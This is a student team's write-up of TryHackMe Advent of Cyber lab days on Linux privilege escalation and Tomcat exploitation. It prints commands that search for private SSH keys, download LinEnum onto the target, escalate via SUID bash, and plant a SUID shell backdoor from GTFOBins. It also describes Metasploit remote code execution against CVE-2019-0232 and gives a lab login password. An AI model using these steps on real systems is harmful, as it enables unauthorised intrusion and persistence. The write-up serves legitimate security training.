PSP0201

Week 4

Writeup

Group Name: CyberQuest

Members

ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Day 11:Networking: The Rogue Gnome

Tools used: Kali, Firefox, Terminal, GTFOBins

Question 1&2&3

Read the contents from THM

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 4

Found the answer from THM

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "**sudoers**" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

The command found from THM

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Question 6&7

The command can be guessed from THM

> At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Question 8

Enter machine with ssh

```
┌──(1211102409㉿kali)-[~]
└─$ ssh cmnatic@10.10.81.195
cmnatic@10.10.81.195's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 27 09:51:17 UTC 2022

  System load:  0.0                Processes:           91
  Usage of /:   26.8% of 14.70GB   Users logged in:     0
  Memory usage: 10%                IP address for ens5: 10.10.81.195
  Swap usage:   0%
```


Copy the LimEnum.sh raw script into the local computer

```
version= Version 0.982
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#########################################################\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#########################################################\e[00m"
echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
echo -e "\e[00;33m# $version\e[00m\n"
echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

                echo "OPTIONS:"
                echo "-k        Enter keyword"
                echo "-e        Enter export location"
                echo "-s        Supply user password for sudo checks (INSECURE)"
                echo "-t        Include thorough (lengthy) tests"
                echo "-r        Enter report name"
                echo "-h        Displays this help text"
                echo -e "\n"
                echo "Running with no options = limited scans/no output file"

echo -e "\e[00;31m#########################################################\e[00m"
}
header()
{
echo -e "\n\e[00;31m#########################################################\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#########################################################\e[00m"
echo -e "\e[00;33m# www.rebootuser.com\e[00m"
echo -e "\e[00;33m# $version\e[00m\n"

}

debug_info()
{
echo "[-] Debug Info"

if [ "$keyword" ]; then
        echo "[+] Searching for the keyword $keyword in conf, php, ini and log files"
fi

if [ "$report" ]; then
        echo "[+] Report name = $report"
fi
                                                [ Read 1353 lines ]
^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute    ^C Location  M-U Undo      M-A Set Mark    M-] To Bracket
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy        ^Q Where Was
```

Create a server on the local machine with the same directory

```
┌──(1211102409㉿kali)-[~/uploads]
└─$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Back to the ssh connection, use wget to grab the LinEnum.sh




Change the permissions to make it executable

```
2022-06-27 11:25:58 (118 KB/s) - 'LinEnum.sh' saved [46632/46632]

-bash-4.4$ ls
LinEnum.sh
-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$
```

Execute LimEnum.sh and look at SUID file





Search bash using GTFOBins

```
LFILE=file_to_read
HISTTIMEFORMAT=$'\r\e[K'
history -r $LFILE
history
```

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
bash -c 'enable -f ./lib.so x'
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

Use bash -p and we can find the flag with cat

```
-bash-4.4$ bash -p
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

Thought Process/Methodology

We use ssh cmnatic@MACHINE_IP to log in to the vulnerable machine with password aoc2020. After getting into the target machine, we use wget to get LinEnum.sh over to the machine. Then, we copy the LimEnum.sh raw script into a file on the local computer and transfer it over(name it “LimEnum.sh”). Run a server with python -m http.server 80. Next, we back to ssh connection and use wget http://IP_ADDRESS/LinEnum.sh to grab the file from the server we just created. We also use ‘ls’ to ensure the file is transferred correctly. Before executing the file, we change the permissions with chmod +x LinEnum.sh. Now we can run the script with ./LinEnum.sh and check the SUID files section. After that, we go to GTFOBins and research these to see if there is any way to

escalate the privileges and we use bash -p in ssh connection. Finally,we can find the flag with cat /root/flag.txt.

Day 12:Networking: Ready, set, elf.

Tools used: Kali Linux, Terminal, Firefox.

Question 1

Use nmap -sVC -vv -Pn MACHINE_IP

```
┌──(1211102696㉿kali)-[~]
└─$ nmap -sVC -vv -Pn 10.10.236.182
```


```
|_http-title: Apache Tomcat/9.0.17
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Question 2

Using the hint from THM, search it on Google.

Question Hint

Use your researching skills to find the metasploit payload for "Apache Tomcat 9.0" CGI" . Double-check the configured "options " in Metasploit and Refer to the cheatsheet if you are struggling with commands after exploitation.



Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47073	2019-0232	METASPLOIT	REMOTE	WINDOWS	2019-07-03

EDB Verified: ✓ | Exploit: / {} | Vulnerable App:


Question 3 & Question 4

Start our Metasploit in the terminal. Then, search for the CVE and choose the matching module. Then, set up our **LHOST, RHOST, and TARGETURI**.

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's room and blog post on Metasploit will be useful here)



Use the **run** command to make sure everything is working. Then, in the metasploit, type in shell. The flag will be presented.



Thought Process/Methodology

In the terminal, use the nmap that we have learnt from the previous lesson -> **nmap -sVC -vv -Pn MACHINE_IP**. We will obtain the version number of the web server from it. Next, from the hint given in THM, search it up on Google. Moving on, start the metasploit in the terminal and search the CVE that we have obtained from Question 2. From the matching modules, use the one that we wanted to be used for this task. To add on, set up the **LHOST, RHOST, and TARGETURI**. After setting up the needed information,


use the **run** command to make sure everything is set up correctly. To find what is inside the flag1.txt, in metasploit, type in shell. Check the directories to find where the flag1.txt was placed and open it to get the flag.

Day 13:Networking: Coal for Christmas

Tools used: Kali, Firefox, Terminal


Question 1

Finding old,deprecated protocol and service using nmap




Question 2

Credential that is left




Question 3

Finding the distribution of Linux and version number in this server



Question 4

Finding who got here first

